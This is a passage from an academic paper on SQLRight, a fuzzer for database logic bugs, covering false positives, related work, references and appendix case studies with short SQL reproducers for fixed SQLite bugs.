FP2: Ordering in SQLite Subqueries. Listing 9 shows one false positive due to the undefined ordering in subqueries. This query first creates table v0 with columns c1 and c2 and inserts rows (NULL,10) and (NULL,NULL). Then, it creates view v3 to access particular rows in v0. If a row in v0 satisfies condition c1 IS NULL, the minimum c1 will be assigned to c4, and c2 will be assigned to c5. Both SELECT statements count c5, but they return different results. This problem is due to the undefined ordering in SQLite subqueries. The VIEW creation statement uses an aggregate function MIN in the subquery. To keep the row number consistent, SQLite will return one row of c2 and assign it to c5. However, which row of c2 to return is not defined, *i.e.*, it can be either 10 or NULL since both rows in v0 satisfy the condition c1 IS NULL. If NULL is returned, the counting result will be 0; if 10 is used, the result will be 1.

FP3: GROUP BY NULL in MySQL. Listing 10 shows a common false positive in MySQL. This false positive is reproducible when we turn off ONLY_FULL_GROUP_BY from sql_mode. The sample query first creates table v0 and inserts rows (1),(1),(3). It then uses oracle TLP to check the rows of v0. The returned results from two SELECTs are different, triggering TLP to report a potential bug. The difference is due to GROUP BY NULL, which forces SELECT to return one row regardless of really matched rows. The first SELECT has one SELECT clause and thus returns one row, while the second SELECT has three SELECT clauses and returns two rows. This issue can also be triggered if an SQL expression in the GROUP BY clause returns NULL. Therefore, it is easy to trigger this false positive unless we manually exclude expressions from GROUP BY. Fortunately, due to the small number of false positives, we can easily identify and ignore such false alarms.

Examples for invalid queries. Although SQLRight uses several techniques to improve validity, it cannot guarantee 100% correctness. Listing 11 shows a set of invalid queries SQLRight generates for PostgreSQL. The queries first create a table with the custom type circle, insert one circle value and then try to print out the table after reordering its rows. The reordering operation will fail since PostgreSQL does not have a compare method for circle. To fix this program, SQLRight must understand PostgreSQL geometric types and their related functions. It should generate queries to compare the radius, diameter, area, or other geometric characteristics from circle. The last SELECT shows one of correct queries. Due to the large number of custom data types and their related functions, we consider supporting them in the future.

Importance of Seed Corpus. During the evaluation, we notice that seed inputs are important for SQLRight to find logical bugs. SQLRight relies on random mutations to generate new queries, while the seed inputs provide all elements for mutation. If the seed inputs cover a broad range of functionalities, SQLRight can generate more diverse testing queries, and thus can test more aspects of DBMSs. To guarantee the quality of seed inputs, we gather queries from various unit tests of

```
CREATE TABLE v0 (c1 circle);
-- circle formatting '(x, y), r'
INSERT INTO v0 VALUES ('(1, 2), 3');
SELECT v0.c1 FROM v0 ORDER BY c1;
-- outputs: ERROR: Could not identify an ordering
--          operator for type circle at character 33
SELECT v0.c1 FROM v0 ORDER BY area(c1);
-- outputs: c1 = "<(1,2),3>"
```

Listing 11: Invalid SQL queries for `PostgreSQL`, generated by `SQLRight`. `PostgreSQL` defines 'circle' as a build-in data type. However, 'circle' type doesn't support compare operators by default.

each tested DBMS. For example, we collected over 160 seed inputs for `SQLite` from the `TCL Tests` script, covering various `SQLite` functions such as `WHERE`, `ROWID` and `IN`. `TCL Test` is the built-in test tool for `SQLite`. Its code is available in the `SQLite` GitHub repository, and it contains 1,272 test files and more than 46,000 unique test cases. These `TCL Test` scripts not only contain previously discovered bugs but also cover many `SQLite`-specific functionalities such as `ROWID`. We plan to introduce more high-quality and diverse seed inputs to `SQLRight` in our future work.

7 Related Work

In this section, we discuss the recent testing approaches that are related to `SQLRight`, focusing on DBMS testing.

Detecting Logic Bugs in DBMSs. Differential testing [29] is commonly used to detect logical bugs from DBMS systems [43–45, 49, 61, 68]. One direction is to run one query with different DBMS systems [16, 49, 52] and check the result consistency. Another direction is to run one query with different settings of one DBMS, like versions or optimization levels [67, 68]. `SQLancer` proposes the third direction, which constructs functionally equivalent queries to test one DBMS [43–45]. This method requires a deep understanding of SQL and DBMS [30]. `SQLRight` adopts the third method to generate equivalent queries. It also uses random mutation to diversify the query and relies on coverage-based guidance to help explore the program states. Our evaluation demonstrates the benefits of code coverage for finding logical bugs.

Detecting Performance Bugs in DBMS. Performance is an important metric of DBMS systems, and many test efforts aim to pinpoint the performance bottleneck [25]. `BmPad` [40] estimates execution times for a set of queries and checks whether real execution times are expected. `AMOEBA` [26] constructs function-equivalent queries and checks whether a DBMS can handle them in similar times. `Apollo` detects performance regression bugs, where the new version runs slower than the old one [21]. A common challenge is to determine whether a performance downgrade is a bug, or just a design choice. As each DBMS supports many features, developers tend to optimize the system for commonly used queries. Such optimization could slow down rarely used statements. Therefore, it requires extra efforts from DBMS developers to inspect and confirm performance bugs. `SQLRight` focuses on logical bugs, which usually have a strict policy on result consistency. Most reported bugs have been fixed immediately after our reports.

Detecting Crash Bugs in DBMS. Most testing efforts have been spent on detecting program crashes through two methods, either generation-based method or mutation-based. The generation-based method takes well-defined rules to synthesize valid DBMS queries [33, 58, 59]. Since generating a completely valid DBMS query is NP-complete [29], most generators focus on syntax validity and take practical ways to improve semantic correctness. `SQLsmith` [58] is highly customized and effective for `PostgreSQL` [71]. It generates constrained queries based on the understanding of the underlying database schema. Several works reduce the query generation problem to the satisfying constraints [1, 31] and use SAT solvers to provide valid queries [2]. Differently, Chandra *et al*. [7] propose to generate a proper database to boost the DBMS testing. `SQLRight` is different from these mutators in two ways. First, it does not require any predefined database, but creates one for each query. Second, it utilizes code coverage to highlight promising queries for testing.

Several fuzzers have shown their capability to test DBMS systems [3, 4, 8, 9, 24, 27, 36, 53, 69, 70]. `Grimoire` utilizes grammar-like combinations to synthesize highly structured inputs [6]. Bati *et al*. [5] proposed an engine that inserts or removes grammar components from existing SQL statements. However, due to the strict grammar and semantic requirements, most tools cannot explore deep logic of DBMS, like query planning and execution. The most recent work `Squirrel` translates SQL strings to an IR-based representation, and relies on the IR type to increase the validity of query generation [71]. `SQLRight` adopts the type-guided mutation of `Squirrel`, and takes one step further to cooperate with DBMS oracles to produce high-quality, oracle-compatible SQL statements. More importantly, `SQLRight` focuses on detecting logical bugs other than crashes and assertion failures.

8 Conclusion

We design the first tool, `SQLRight`, that combines code coverage, validity-oriented mutations and oracles to find logical bugs for DBMS systems. `SQLRight` contains a set of general APIs so that users can easily use existing fuzzers to test DBMSs and develop new oracles. We also improve the query validity to boost the fuzzing efficacy. Evaluations confirm that coverage-based guidance and query validity help `SQLRight` find more bugs than existing tools. Overall, `SQLRight` detects 18 logical bugs from `SQLite`, `PostgreSQL` and `MySQL`. Developers have confirmed all reported bugs and fixed 14 of them.

Acknowledgment

We thank the anonymous reviewers and development teams of `SQLite` and `MySQL` for their helpful feedback. This re-

search was supported, in part, by a subcontract of the DARPA AIMEE under Agreement No. HR00112090034, and an IST seed grant from Pennsylvania State University.

References

[1] Shadi Abdul Khalek and Sarfraz Khurshid. Automated SQL Query Generation for Systematic Testing of Database Engines. In *Proceedings of the IEEE/ACM International Conference on Automated Software Engineering (ASE)*, 2010.

[2] Alloy. Alloy - Documentation of Alloy SAT solver. https://alloytools.org/documentation.html. (visited in June 2021).

[3] Cornelius Aschermann, Tommaso Frassetto, Thorsten Holz, Patrick Jauernig, Ahmad-Reza Sadeghi, and Daniel Teuchert. NAUTILUS: Fishing for Deep Bugs with Grammars. In *Proceedings of the 26th Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, 2019.

[4] Cornelius Aschermann, Sergej Schumilo, Tim Blazytko, Robert Gawlik, and Thorsten Holz. REDQUEEN: Fuzzing with Input-to-State Correspondence. In *Proceedings of the 26th Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, 2019.

[5] Hardik Bati, Leo Giakoumakis, Steve Herbert, and Aleksandras Surna. A Genetic Approach for Random Testing of Database Systems. In *Proceedings of the 33rd International Conference on Very Large Data Bases (VLDB)*, Vienna, Austria, 2007.

[6] Tim Blazytko, Cornelius Aschermann, Moritz Schlögel, Ali Abbasi, Sergej Schumilo, Simon Wörner, and Thorsten Holz. GRIMOIRE: Synthesizing Structure while Fuzzing. In *Proceedings of the 28th USENIX Security Symposium (USENIX Security)*, Santa Clara, CA, 2019.

[7] Bikash Chandra, Bhupesh Chawda, Biplab Kar, K. V. Maheshwara Reddy, Shetal Shah, and S. Sudarshan. Data Generation for Testing and Grading SQL Queries. *The VLDB Journal*, 24(6), Aug 2015.

[8] Peng Chen and Hao Chen. Angora: Efficient Fuzzing By Principled Search. In *Proceedings of the 39th IEEE Symposium on Security and Privacy (Oakland)*, San Francisco, CA, 2018.

[9] Yaohui Chen, Peng Li, Jun Xu, Shengjian Guo, Rundong Zhou, Yulong Zhang, Long Lu, et al. Savior: Towards bug-driven hybrid testing. In *Proceedings of the 41st IEEE Symposium on Security and Privacy (Oakland)*, Virtual, 2020.

[10] Yongheng Chen, Rui Zhong, Hong Hu, Hangfan Zhang, Yupeng Yang, Dinghao Wu, and Wenke Lee. One Engine to Fuzz 'em All: Generic Language Processor Testing with Semantic Validation. In *Proceedings of the 42nd IEEE Symposium on Security and Privacy (Oakland)*, Virtual, May 2021.

[11] Jaeseung Choi, Kangsu Kim, Daejin Lee, and Sang Kil Cha. NTFUZZ: Enabling Type-Aware Kernel Fuzzing on Windows with Static Binary Analysis. In *Proceedings of the 42nd IEEE Symposium on Security and Privacy (Oakland)*, Virtual, May 2021.

[12] Sung Ta Dinh, Haehyun Cho, Kyle Martin, Adam Oest, Kyle Zeng, Alexandros Kapravelos, Gail-Joon Ahn, Tiffany Bao, Ruoyu Wang, Adam Doupé, et al. Favocado: Fuzzing the Binding Code of JavaScript Engines Using Semantically Correct Test Cases. In *Proceedings of the 28th Annual Network and Distributed System Security Symposium (NDSS)*, Virtual, 2020.

[13] Andrea Fioraldi, Daniele Cono D'Elia, and Leonardo Querzoni. Fuzzing Binaries for Memory Safety Errors with QASan. In *Proceedings of 2020 IEEE Secure Development (SecDev)*, Virtual, 2020.

[14] Free Software Foundation. Gnu bison, 2014. https://www.gnu.org/software/bison/.

[15] Shuitao Gan, Chao Zhang, Xiaojun Qin, Xuwen Tu, Kang Li, Zhongyu Pei, and Zuoning Chen. CollAFL: Path Sensitive Fuzzing. In *Proceedings of the 39th IEEE Symposium on Security and Privacy (Oakland)*, San Francisco, CA, 2018.

[16] Bogdan Ghit, Nicolas Poggi, Josh Rosen, Reynold Xin, and Peter Boncz. SparkFuzz: Searching Correctness Regressions in Modern Query Engines. In *Proceedings of the Workshop on Testing Database Systems (DBTest)*, Portland, Oregon, 2020.

[17] Google. ClusterFuzz. https://google.github.io/clusterfuzz. (visited in June, 2021).

[18] Google. Honggfuzz. https://google.github.io/honggfuzz/. (visited in June 2021).

[19] HyungSeok Han, DongHyeon Oh, and Sang Kil Cha. CodeAlchemist: Semantics-Aware Code Generation to Find Vulnerabilities in JavaScript Engines. In *Proceedings of the 26th Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, 2019.

[20] Bo Jiang, Ye Liu, and W. K. Chan. ContractFuzzer: Fuzzing Smart Contracts for Vulnerability Detection. In *Proceedings of the 33rd ACM/IEEE International Conference on Automated Software Engineering (ASE)*, 2018.

[21] Jinho Jung, Hong Hu, Joy Arulraj, Taesoo Kim, and Woonhak Kang. APOLLO: Automatic Detection and Diagnosis of Performance Regressions in Database Systems. In *Proceedings of the 46th International Conference on Very Large Data Bases (VLDB)*, Tokyo, Japan, 2020.

[22] Kyungtae Kim, Dae R Jeong, Chung Hwan Kim, Yeongjin Jang, Insik Shin, and Byoungyoung Lee. HFL: Hybrid Fuzzing on the Linux Kernel. In *Proceedings of the 27th Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, 2020.

[23] Doug Laney. 3-D Data Management: Controlling Data Volume, Velocity and Variety. Technical report, February 2001.

[24] Caroline Lemieux and Koushik Sen. Fairfuzz: A Targeted Mutation Strategy for Increasing Greybox Fuzz Testing Coverage. In *Proceedings of the 33rd ACM/IEEE International Conference on Automated Software Engineering (ASE)*, 2018.

[25] Guoliang Li, Xuanhe Zhou, Shifu Li, and Bo Gao. QTune: A Query-Aware Database Tuning System with Deep Reinforcement Learning. *Proceedings of the VLDB Endowment*, 12(12):2118–2130, 2019.

[26] Xinyu Liu, Qi Zhou, Joy Arulraj, and Alessandro Orso. Automated Performance Bug Detection in Database Systems. *arXiv preprint arXiv:2105.10016*, 2021.

[27] LLVM. LibFuzzer - A Library For Coverage-guided Fuzz Testing. http://llvm.org/docs/LibFuzzer.html. (visited in June 2021).

[28] LLVM. Undefined Behavior Sanitizer (UBSan). https://clang.llvm.org/docs/UndefinedBehaviorSanitizer.html. (visted in June 2021).

[29] Eric Lo, Carsten Binnig, Donald Kossmann, M. Tamer Özsu, and Wing-Kai Hon. A Framework for Testing DBMS Features. *The VLDB Journal*, 19(2):203–230, April 2010.

[30] Manuel Rigger. SQLancer. https://github.com/sqlancer/sqlancer. (visited in June 2021).

[31] Michaël Marcozzi, Wim Vanhoof, and Jean-Luc Hainaut. Test Input Generation for Database Programs Using Relational Constraints. In *Proceedings of the Fifth International Workshop on Testing Database Systems (DBTest)*, Scottsdale, Arizona, 2012.

[32] Barton P. Miller, Louis Fredriksen, and Bryan So. An Empirical Study of the Reliability of UNIX Utilities. *Communications of the ACM*, 33(12):32–44, December 1990.

[33] Chaitanya Mishra, Nick Koudas, and Calisto Zuzarte. Generating Targeted Queries for Database Testing. In *Proceedings of the 2008 ACM SIGMOD International Conference on Management of Data (SIGMOD)*, New York, NY, USA, 2008.

[34] MySQL. MySQL Customers. https://www.mysql.com/customers/. (visited in Jan 2022).

[35] Tai D Nguyen, Long H Pham, Jun Sun, Yun Lin, and Quang Tran Minh. sfuzz: An Efficient Adaptive Fuzzer for Solidity Smart Contracts. In *Proceedings of the ACM/IEEE 42nd International Conference on Software Engineering (ICSE)*, 2020.

[36] Rohan Padhye, Caroline Lemieux, Koushik Sen, Mike Papadakis, and Yves Le Traon. Semantic fuzzing with zest. In *Proceedings of the 28th ACM SIGSOFT International Symposium on Software Testing and Analysis (ISSTA)*, 2019.

[37] Shankara Pailoor, Andrew Aday, and Suman Jana. MoonShine: Optimizing OS Fuzzer Seed Selection with Trace Distillation. In *Proceedings of the 27th USENIX Security Symposium (USENIX Security)*, Baltimore, MD, 2018.

[38] Soyeon Park, Wen Xu, Insu Yun, Daehee Jang, and Taesoo Kim. Fuzzing JavaScript Engines with Aspect-preserving Mutation. In *Proceedings of the 41st IEEE Symposium on Security and Privacy (Oakland)*, San Francisco, CA, 2020.

[39] PostgreSQL. Aboug PostgreSQL. https://www.postgresql.org/about/. (visited in Jan 2022).

[40] Kim-Thomas Rehmann, Changyun Seo, Dongwon Hwang, Binh Truong, Alexander Böhm, and Donghun Lee. Performance Monitoring in SAP HANA's Continuous Integration Process. *ACM SIGMETRICS Performance Evaluation Review*, 43:43–52, 02 2016.

[41] Richard Hipp. What is Fossil? https://www2.fossil-scm.org/home/doc/trunk/www/index.wiki. (visited on Jan 2021).

[42] Manuel Rigger. Bugs Found in Database Management Systems. https://www.manuelrigger.at/dbms-bugs/. (visited in June 2021).

[43] Manuel Rigger and Zhendong Su. Detecting Optimization Bugs in Database Engines via Non-optimizing Reference Engine Construction. In *Proceedings of the 28th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering (ESEC/FSE)*, 2020.

[44] Manuel Rigger and Zhendong Su. Finding Bugs in Database Systems via Query Partitioning. *Proceedings of the ACM on Programming Languages*, 4(OOPSLA):1–30, 2020.

[45] Manuel Rigger and Zhendong Su. Testing Database Engines via Pivoted Query Synthesis. In *Proceedings of the 14th USENIX Symposium on Operating Systems Design and Implementation (OSDI)*, Virtual, 2020.

[46] Konstantin Serebryany, Derek Bruening, Alexander Potapenko, and Dmitry Vyukov. AddressSanitizer: A Fast Address Sanity Checker. In *Proceedings of the 2012 USENIX Annual Technical Conference (ATC)*, Boston, MA, 2012.

[47] Konstantin Serebryany and Timur Iskhodzhanov. ThreadSanitizer: Data Race Detection in Practice. In *Proceedings of the workshop on binary instrumentation and applications*, pages 62–71, 2009.

[48] Kostya Serebryany. Sanitize, Fuzz, and Harden Your C++ Code. San Francisco, CA, 2016. USENIX Association.

[49] Donald R Slutz. Massive Stochastic Testing of SQL. In *VLDB*, volume 98, pages 618–622. Citeseer, 1998.

[50] SQLite. Datatypes In SQLite. https://www.sqlite.org/datatype3.html. (visited in Jan 2021).

[51] SQLite. Most Widely Deployed and Used Database Engine. https://www.sqlite.org/mostdeployed.html. (visited in June 2021).

[52] SQLite Team. sqllogictest Documentation. https://www.sqlite.org/sqllogictest/doc/trunk/about.wiki. (visited in June 2021).

[53] Nick Stephens, John Grosen, Christopher Salls, Andrew Dutcher, Ruoyu Wang, Jacopo Corbetta, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna. Driller: Augmenting Fuzzing Through Selective Symbolic Execution. In *Proceedings of the 23rd Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, 2016.

[54] Michael Stonebraker, Sam Madden, and Pradeep Dubey. Intel "Big Data" Science and Technology Center Vision and Execution Plan. *ACM SIGMOD Record*, 42(1):44–49, 2013.

[55] Well-known Users of SQLite. https://www.sqlite.org/famous.html. (visited in June 2021).

[56] MySQL Customers. https://www.mysql.com/customers/. (visited in June 2021).

[57] PostgreSQL Clients. https://wiki.postgresql.org/wiki/PostgreSQL_Clients. (visited in June 2021).

[58] SQLSmith. https://github.com/anse1/sqlsmith. (visited in June 2021).

[59] J. Wang, P. Zhang, L. Zhang, H. Zhu, and X. Ye. A Model-based Fuzzing Approach for DBMS. In *Proceedings of the 8th International Conference on Communications and Networking in China (CHINACOM)*, Aug 2013.

[60] Mingzhe Wang, Zhiyong Wu, Xinyi Xu, Jie Liang, Chijin Zhou, Huafeng Zhang, and Yu Jiang. Industry Practice of Coverage-Guided Enterprise-Level DBMS Fuzzing. In *2021 IEEE/ACM 43rd International Conference on Software Engineering: Software Engineering in Practice (ICSE-SEIP)*, 2021.

[61] Gary Wassermann and Zhendong Su. Sound and Precise Analysis of Web Applications for Injection Vulnerabilities. In *Proceedings of the 28th ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, New York, NY, 2007.

[62] Valentin Wüstholz and Maria Christakis. Harvey: A Greybox Fuzzer for Smart Contracts. In *Proceedings of the 28th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering (FSE)*, 2020.

[63] Meng Xu, Sanidhya Kashyap, Hanqing Zhao, and Taesoo Kim. Krace: Data Race Fuzzing for Kernel File Systems. In *Proceedings of the 41st IEEE Symposium on Security and Privacy (Oakland)*, San Francisco, CA, 2020.

[64] Peng Xu, Yanhao Wang, Hong Hu, and Purui Su. Cooper: Testing the Binding Code of Scripting Languages with Cooperative Mutation. In *Proceedings of the 29th Annual Network and Distributed System Security Symposium (NDSS 2022)*, San Diego, CA, apr 2022.

[65] Wen Xu, Hyungon Moon, Sanidhya Kashyap, Po-Ning Tseng, and Taesoo Kim. Fuzzing File Systems via Two-Dimensional Input Space Exploration. In *Proceedings of the 40th IEEE Symposium on Security and Privacy (Oakland)*, San Francisco, CA, May 2019.

[66] Wen Xu, Soyeon Park, and Taesoo Kim. FREEDOM: Engineering a State-of-the-Art DOM Fuzzer. In *Proceedings of the 27th ACM Conference on Computer and Communications Security (CCS)*, Orlando, FL, November 2020.

[67] Khaled Yagoub, Peter Belknap, Benoit Dageville, Karl Dias, Shantanu Joshi, and Hailing Yu. Oracle's SQL Performance Analyzer. *Bulletin of the IEEE Computer Society Technical Committee on Data Engineering*, 31(1), 2008.

[68] Jiaqi Yan, Qiuye Jin, Shrainik Jain, Stratis D. Viglas, and Allison Lee. Snowtrail: Testing with Production Queries on a Cloud Database. In *Proceedings of the Workshop on Testing Database Systems (DBTest)*, New York, NY, USA, 2018.

[69] Insu Yun, Sangho Lee, Meng Xu, Yeongjin Jang, and Taesoo Kim. QSYM: A Practical Concolic Execution Engine Tailored for Hybrid Fuzzing. In *Proceedings of the 27th USENIX Security Symposium (USENIX Security)*, Baltimore, MD, August 2018.

[70] Michal Zalewski. American Fuzzy Lop (2.52b). http://lcamtuf.coredump.cx/afl. (visited in June 2021).

[71] Rui Zhong, Yongheng Chen, Hong Hu, Hangfan Zhang, Wenke Lee, and Dinghao Wu. SQUIRREL: Testing Database Management Systems with Language Validity and Coverage Feedback. In *Proceedings of the 27th ACM Conference on Computer and Communications Security (CCS)*, Orlando, USA, November 2020.

A More Case Studies on Detected Bugs

```
CREATE TABLE v0 (v1 PRIMARY KEY, v2 , v3);
INSERT INTO v0 VALUES ('111', '222', '333');
CREATE TABLE v4 (v5 PRIMARY KEY);
INSERT INTO v4 VALUES ('0');
SELECT * FROM v4 JOIN v0 ON likely(v3=v1) AND v3='111';
-- output: 0|111|222|333
-- expect: (empty)
```

Listing 12: A logical bug of SQLite that leaks data due to incorrect constant propagation. The SELECT statement should not return any rows, but the buggy SQLite returns one row.

Data Leakage Bug. SQL statements in Listing 12 trigger logical bug 2 in Table 2, which returns extra rows. The first two statements create table v0 and inserts one row '111','222','333', while the following two statements create table v4 with one row '0'. The SELECT statement joins rows if they satisfy the conditions v3=v1 and v3='111'. Function likely() provides a hint about the comparison result, and by design will not change the results. Since v0 has no rows satisfying the conditions, SQLite should return nothing. However, due to the incorrect constant propagation, the conditions are incorrectly optimized to v1='111', and SQLite returns row 0|111|222|333. From the security perspective, attackers may exploit this bug to steal information, if they can trigger the DBMS to conduct queries similar to Listing 12. In a worse scenario, if a system relies on such SELECT for authentication, *e.g.*, searching for matched user name and password, attackers may get system access without valid credentials. Our bisector locates the buggy commit introduced in July 2018, which means the vulnerability has been there for several years. SQLRight can detect this bug using NoREC and TLP within six hours. Considering the simplicity of these queries, real-world uses of SQLite may have triggered this bug.

```
CREATE TABLE v0 (v1 INTEGER PRIMARY KEY) WITHOUT ROWID;
INSERT INTO v0 VALUES (10) ;
ALTER TABLE v0 ADD v2 INT;
SELECT * FROM v0 WHERE v1=20 OR (v1=10 AND v2=10);
-- output: 10|NULL
-- expect: (empty)
```

Listing 13: A logical bug of SQLite that leaks data due to incorrect primary key. We expect the SELECT statement returns no rows, but the buggy SQLite provides one extra row.


Data Leakage due to Primary Key. Listing 13 shows queries that trigger logical bug 8 in Table 2, which returns extra rows. The first statement creates table v0 with one column v1, where v1 has the INTEGER type and is the primary key. The second statement inserts one row 10 into this table. The third statement adds another column v2 of type INT into v0. By default, all rows in v0 will have a NULL value in column v2. The last SELECT statement searches in table v0 for rows where v1=20 or both v1 and v2 have the value of 10. Since table v0 only has one row 10|NULL, we expect the DBMS returns no rows. However, it returns 10|NULL, even though the content does not satisfy the conditions in WHERE.

SQLRight can detect this bug by oracle TLP and oracle Rowid. Regardless of the oracle, to trigger the bug the query should create a WITHOUT ROWID table. In an ordinary table (a table created without WITHOUT ROWID), SQLite creates a hidden column rowid and uses it as the real primary key. The PRIMARY KEY column is merely implemented as a UNIQUE INDEX that redirects the search back to rowid. However, in a WITHOUT ROWID table the extra column rowid is disabled. SQLite implements the PRIMARY KEY columns as the unique id of each row, and directly uses them to narrow down the search. Without the extra rowid column, SQLite can improve the speed of fetching data and reduce the storage size. In the first statement of Listing 13, v0 is a WITHOUT ROWID table. SQLite treated column v1 as the real primary key and stored it in a sorted manner. In the third statement, SQLite adds column v2 and stores it without sorting. The unsorted v2 should not be used to narrow the search. However, the query planner of SQLite does not take this exception into account and uses v2 to traverse the table. Therefore, SQLite returns the extra row to the query. We reported the bug to SQLite developers, and they fix it by not considering the unsorted column when constructing the query plan.

```
CREATE TABLE v0 (v2 INT, v1 INT);
INSERT INTO v0 VALUES (10, 10);
CREATE INDEX v4 ON v0 (v1) WHERE v2>NULL;
SELECT * FROM v0 WHERE v2 IS NOT NULL;
-- output: (empty)
-- expect: 10|10
```


Listing 14: A logical bug of SQLite due to futile index. The SELECT statement should return one row, but SQLite returns nothing as it incorrectly uses the index v4.

Missing Data due to Futile Index. Listing 14 shows the query set that triggers logical bug 11 in Table 2, which drops expected rows from the result. The first two statements of this query create table v0 and insert one row 10|10. The third statement creates a partial index v4 on column v1 when v2>NULL. Since the comparison with NULL always returns NULL, no rows are added into index v4. The last statement searches in table v0 and aims to find rows where v2 is not NULL. Since the table only has one row 10|10, we expect the query returns one row. However, the buggy version of SQLite does not return any rows. The reason is that SQLite confuses >NULL with IS NOT NULL, and thus uses the empty index v4 to handle the SELECT statement. SQLRight can detect this bug using oracle NoREC and oracle Index. After our report, the developers have fixed this bug by resolving the confusion.



(a) SQLite logical bugs (b) MySQL logcial bugs (c) SQLite code coverage (d) MySQL code coverage (e) PostgreSQL code coverage (f) SQLite query validity (g) MySQL query validity (h) PostgreSQL query validity (i) SQLite valid stmts / hr (j) MySQL valid stmts / hr (k) PostgreSQL valid stmts / hr

Figure 8: Comparison between different tools (TLP). a-k show the number of unique logical bugs, code coverage, query validity and valid statements over time for each fuzzing instance. We run each instance for 72 hours, repeat for five times and report the average.



(a) SQLite logical bugs (b) MySQL logical bugs (c) SQLite code coverage (d) MySQL code coverage (e) PostgreSQL code coverage (f) SQLite query validity (g) MySQL query validity (h) PostgreSQL query validity (i) SQLite valid stmts / hr (j) MySQL valid stmts / hr (k) PostgreSQL valid stmts / hr

Figure 9: Unit Tests for SQLRight components (TLP). a-k show the number of unique logical bugs, code coverage, query validity and valid statements over time for each fuzzing instance. We run each instance for 24 hours, repeat for five times and report the average.

B Generating the Motivating Example

```
01 CREATE TABLE person (
02   pid      INTEGER PRIMARY KEY,
03   tid      INTEGER REFERENCES team,
04   leader   BOOLEAN,
05 );
06 CREATE UNIQUE INDEX leader ON person(tid) WHERE leader;
07 SELECT pid FROM person WHERE leader AND tid=1;
```

Listing 15: Original queries that lead to Listing 1. We collected this seed input from SQLite website about unique partial indexes.

To prepare fuzzing, we collect the seed input from the SQLite website about unique partial indexes, shown in Listing 15. Together with other seed inputs, we launch SQLRight to test the SQLite. During the initialization, SQLRight scans all seed inputs. When reaching Listing 15, it extracts the SELECT statement at line 7 and saves it to the select queue; other statements are stored in the normal queue. After that, SQLRight starts to mutate existing queries to get new ones.

